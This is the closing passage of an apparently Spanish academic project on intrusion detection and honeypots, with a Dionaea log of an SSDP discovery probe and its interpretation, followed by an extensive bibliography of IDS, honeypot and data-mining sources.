- el archivo cna12.dll, el cual crea la función xpdl3 además de contener direcciones url desde las que descargar archivos
- La función xpdl3 utilizada para llamar a las funciones de cna12.dll

UPNP

El último registro del que hemos conseguido información hace referencia al conjunto de protocolos UPnP (Universal Plug and Play).

<dionaea.upnp.upnp.upnpd object at 0x74aeaeb8> handle_established
Type: b'M-SEARCH' Path: * HTTP-Version: b'HTTP/1.1'
b'man': b'"ssdp:discover"'
b'st': b'upnp:rootdevice'
b'mx': b'3'
b'host': b'239.255.255.250:1900'
<dionaea.upnp.upnp.upnpd object at 0x74aeaeb8> handle_established

Registro Dionaea UPNP 1

Lo primero que vemos es que el atacante intenta atisbas cuantos dispositivos hay conectados. La orden man ssdp:discover lanza peticiones para que todos aquellos dispositivos que estén incluidos por la orden st (search target) respondan. Como vemos realiza una búsqueda muy concreta a un dispositivo root.

Como no consigue nada más adelante lo intenta con ssdp:all, pero nuevamente no parece conseguir nada.

Bibliografía

- Metodología:
  - Metodologías desarrollo ágil:
    - Metodología SCRUM. Tema 2. Temario asignatura desarrollo ágil.
  - Ken Schwaber y Jeff Sutherland, Julio 2016, La guía de Scrum, las reglas del juego: https://www.scrumguides.org/docs/scrumguide/v2016/2016-Scrum-Guide-Spanish-European.pdf
- Ataque a telefónica:
  - Un ciberataque deja fuera de juego la intranet de Telefónica en toda España. 12 de Mayo 2017.Anna Martí: https://www.xataka.com/seguridad/un-ciberataque-deja-fuera-de-juego-la-intranet-de-telefonica-en-toda-espana
  - Cómo un investigador anónimo ha detenido "accidentalmente" y con 10 euros el ransomware WannaCrypt. 13 de Mayo 2017. María González: https://www.xataka.com/seguridad/como-un-investigador-anonimo-ha-detenido-accidentalmente-y-con-10-euros-el-ransomware-wannacrypt
- Conocimiento general y ejemplos IDS:
  - Sistemas de detección de intrusos.07-15-2002: https://www.rediris.es/cert/doc/unixsec/node26.html#SECTION07640000000000000000
- Definición IDS
  - Red Hat Enterprise Linux 4: Manual de seguridad. Capítulo 9: Detección de intrusos: http://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-es-4/ch-detection.html
  - Sistema de detección de intrusiones(IDS): https://es.ccm.net/contents/162-sistema-de-deteccion-de-intrusiones-ids
- Tipos de IDS

  - Sistema de detección de intrusiones. Tema 2. Temario de Detección de intrusiones.
  - William Padini. IDS:Historia, concepto y metodología: https://ostec.blog/es/seguridad-perimetral/ids-conceptos
  - Diego González Gómez. Libro Electrónico Sistemas de Detección de Intrusiones versión 1.01. julio de 2003 (Capítulos 3 y 4): http://www.criptored.upm.es/guiateoria/gt_m481a.htm
- Definición de minería de datos, etapas, tareas y técnicas:
  - José Hernández Orallo, MªJosé Ramírez Quintana, César Ferri Ramírez. Introducción a la minería de datos. Capítulos 1 y 2.

HIDS:

- Tabla comparativa HIDS: https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system_comparison
- Lista de honeypots: https://github.com/paralax/awesome-honeypots
- Cowrie:
  - https://github.com/cowrie/cowrie
  - http://www.micheloosterhof.com/cowrie/
- Dionaea:
  - https://github.com/DinoTools/dionaea
  - https://dionaea.readthedocs.io/en/latest/introduction.html
  - https://www.aldeid.com/wiki/Dionaea
- Shadow Daemon: https://shadowd.zecure.org/overview/introduction/
- OSSEC: https://www.ossec.net/
- AIDE: http://aide.sourceforge.net/
- SNARE(System iNtrusion Analysis & Reporting Environment): https://www.linuxlinks.com/snare/
- Vanguard Enforcer: https://www.go2vanguard.com/mainframe-security-software/audit-compliance/enforcer/
- McAfee Host Intrusion Prevention for Desktop:
  - https://www.mcafee.com/enterprise/es-es/products/host-ips-for-desktop.html
  - https://www.mcafee.com/enterprise/es-mx/assets/data-sheets/ds-host-intrusion-for-desktop.pdf

- Deception Toolkit: http://www.all.net/dtk/
- Port sentry: https://wiki.gentoo.org/wiki/PortSentry
- Fail2ban:
  - https://www.fail2ban.org/wiki/index.php/Main_Page
  - https://en.wikipedia.org/wiki/Fail2ban
- Samhaim IDS: https://www.la-samhna.de/samhain/
  - Video con un ejemplo de uso: https://www.youtube.com/watch?v=bJfGrnM_V-A&t=68s
  - Configuración registro de accesos y desconexiones: https://www.la-samhna.de/samhain/manual/mondef.html
  - Como entender un log:
    - Documento con los distintos tipos de políticas: https://www.la-samhna.de/samhain/manual/filedef.html#policy
    - Como organiza las firmas de ficheros: https://www.la-samhna.de/samhain/manual/file-signatures.html
  - Localización del archivo de ficheros: https://www.la-samhna.de/samhain/manual/databasefile.html
- Tripwire OpenSource: https://github.com/Tripwire/tripwire-open-source

NIDS:

- NGIPS: https://www.cisco.com/c/en/us/products/security/ngips/index.html
  - https://blogmexico.comstor.com/ngips-sistema-de-prevencion-de-intromisiones-de-generacion-avanzada
- Bro IDS: https://www.bro.org/
- Snort: https://www.snort.org/
- Suricata IDS:
  - https://suricata-ids.org/
  - https://seguridadyredes.wordpress.com/2011/02/22/ids-ips-suricata-entendiendo-y-configurando-suricata-parte-i/
  - https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Ubuntu_Installation
- IBM Security Network Intrusion Prevention System: https://www.ibm.com/support/knowledgecenter/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/landing_page.htm
- Strata Guard: http://www.data-alliance.com.my/?page_id=245
- Outpost Network Security: http://www.software.com.co/p/outpost-network-security#product-description
- IDP8200 intrusion detection and preventio appliances:
  - https://www.juniper.net/documentation/en_US/idp-series/information-products/topic-collections/idp-8200-installation-guide-530-029731-01.pdf

  - https://www.juniper.net/documentation/software/management/idp/idp31/IDP_31_Concepts.pdf
- Cisco Intrusion Preventions Systems: https://www.cisco.com/c/en/us/products/security/ios-intrusion-prevention-system-ips/index.html
- Metodología KDD:
  - https://mnrva.io/kdd-platform.html
  - http://fcojlanda.me/es/ciencia-de-los-datos/kdd-y-mineria-de-datos-espanol/
- Para decisión de tipo de técnica
  - Minería de datos. Técnicas y herramientas. Cesar Pérez López, Daniel Santín González.
- Preparación de datos
  - Introducción a la minería de datos. José Hernández Orallo, Mª José Ramírez Quintana, César Ferri Ramírez. Capítulo 3: Recopilación y almacenes de datos.
  - Introducción a la minería de datos. José Hernández Orallo, Mª José Ramírez Quintana, César Ferri Ramírez. Capítulo 4: Limpieza y transformación
  - Introducción a la minería de datos. José Hernández Orallo, Mª José Ramírez Quintana, César Ferri Ramírez. Capítulo 5: Exploración y selección.
  - Recopilación y preparación de datos. Tema 2. Temario asignatura Minería de datos.
- Clasificación con árboles y reglas
  - Clasificación con árboles y reglas. Tema 6. Temario Minería de datos.
- Tareas y técnicas de minería de datos
  - Introducción a la minería de datos. José Hernández Orallo, Mª José Ramírez Quintana, César Ferri Ramírez. Capítulo 6: El problema de la extracción de patrones.
- Evaluación, difusión y uso de modelos
  - Introducción a la minería de datos. José Hernández Orallo, Mª José Ramírez Quintana, César Ferri Ramírez. Capítulo 17: Técnicas de evaluación
  - Introducción a la minería de datos. José Hernández Orallo, Mª José Ramírez Quintana, César Ferri Ramírez. Capítulo 19: Interpretación, difusión y uso de modelos.
- Estándares para MOLAP:
  - Object Management Group: http://www.omg.org
- Almacenes de datos:
  - Oracle Express:

        - https://www.oracle.com/es/database/technologies/appdev/xe.html
    - IcCube Server:
        - https://www.iccube.com/
    - PALO:
        - https://en.wikipedia.org/wiki/Palo_(OLAP_database)
        - http://www.todobi.com/2005/10/palo-realidades-open-source-para-olap.html
- Herramientas de minería de datos:
    - WEKA:
        - https://www.cs.waikato.ac.nz/ml/weka/
    - RapidMiner:
        - https://rapidminer.com/
        - Requisitos RapidMiner:
            - https://docs.rapidminer.com/9.0/studio/installation/system-requirements.html
    - KNIME:
        - https://www.knime.com/
    - MLC++:
        - http://robotics.stanford.edu/~ronnyk/mlc96.pdf
        - http://robotics.stanford.edu/users/ronnyk/mlc.html
    - XELOPES: https://www.swmath.org/software/12850
- Instalación kippo-graph
    - https://github.com/ikoniaris/kippo-graph
- Ataques mssql:
    - Malware Musings. A look at some MS-SQL attacks(overview), 10 de abril de 2013:https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/
    - Hacking and Security.Abusing SQL Server Trusts in a Windows Domain. 6 de septiembre de 2018: https://hackingandsecurity.blogspot.com/2018/09/abusing-sql-server-trusts-in-windows.html?showComment=1543830601855
- Ataques MYSQLD
    - Malware Musings. What is cna12.dll and the piress User? 13 de enero de 2013 : https://malwaremusings.com/2013/01/31/what-is-cna12-dll-and-the-piress-user/
    - Malware Musings. Capturing the cna12 MySQL attacks with Dionaea. 8 de Mayo de 2013: https://malwaremusings.com/2013/05/08/capturing-the-cna12-mysql-attacks-with-dionaea/
- Ataques UPNP
    - Cloudflare. Stupidly Simple DDoS Protocol (SSDP) generates 100 Gbps DDos. Marej Majkowsky. 23 de junio de 2017: https://blog.cloudflare.com/ssdp-100gbps/

- Información sobre recursos del sistema
  - Microsoft. sp_server_info 14 de marzo de 2017: https://docs.microsoft.com/es-es/sql/relational-databases/system-stored-procedures/sp-server-info-transact-sql?view=sql-server-2017
  - Microsoft. OLE Automation Procedures. 16 de Marzo de 2017: https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/ole-automation-stored-procedures-transact-sql?redirectedfrom=MSDN&view=sql-server-2017
  - Microsoft.SWbemLocator object. 31 de mayo de 2018: https://docs.microsoft.com/en-us/windows/win32/wmisdk/swbemlocator
  - Microsoft. SWbemLocator.Connect Server method. 31 de mayo de 2018: https://docs.microsoft.com/en-us/windows/win32/wmisdk/swbemlocator-connectserver
  - Microsoft. ControlFlags Enum: https://docs.microsoft.com/es-es/dotnet/api/system.security.accesscontrol.controlflags?view=netframework-4.8
  - Microsoft. Security Descriptors. 31 de mayo de 2018: https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptors
  - Microsoft. Secedit. 16 de agosto de 2017: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/secedit
  - Microsoft. Access Control Lists. 31 de mayo de 2018: https://docs.microsoft.com/en-us/windows/win32/secauthz/access-control-lists
  - Process Library. Xplog70.dll: https://www.processlibrary.com/es/directory/files/xplog70/189353/
  - Process Library. Odsole70.dll: https://www.processlibrary.com/es/directory/files/odsole70/303241/
  - Process Library. Wshom.ocx: https://www.processlibrary.com/es/directory/files/wshom/22473/
  - Oracle. DUMPFILE: https://docs.oracle.com/database/121/SUTIL/GUID-A6300021-419F-4C1D-AFF1-38FE1123326B.htm#SUTIL841
- Información sobre amenazas
  - DrWeb. Trojan.Mira.1 . 8 de febrero de 2017: https://vms.drweb-av.es/virus/?i=14934685&lng=es
  - DrWeb. Trojan.DownLoader26.57063 . 11 de julio de 2018: https://vms.drweb-av.es/virus/?i=17298370&lng=es
  - StrigViewer. The File System Object compoment must be disabled: https://www.stigviewer.com/stig/iis_7.0_web_server/2016-02-11/finding/V-13700

- Alien Vault. Mys2016.info: https://otx.alienvault.com/indicator/domain/mys2016.info

- Información sobre el análisis de Dionaea con KNIME
  - Blackhole: https://www.eduardocollado.com/2016/04/28/ataques-de-ddos-y-blackhole/
  - BGP: https://es.wikipedia.org/wiki/Border_Gateway_Protocol
  - epmap: https://techlandia.com/protocolo-puerto-135-hechos_94265/
  - Información sobre Nodos: https://nodepit.com/

- Documentación metodología desarrollo
  - Metodología SCRUM. Tema 2. Temario Desarrollo ágil
  - SCRUM. Anexo Tema 2. Temario Desarrollo ágil.

Índice de figuras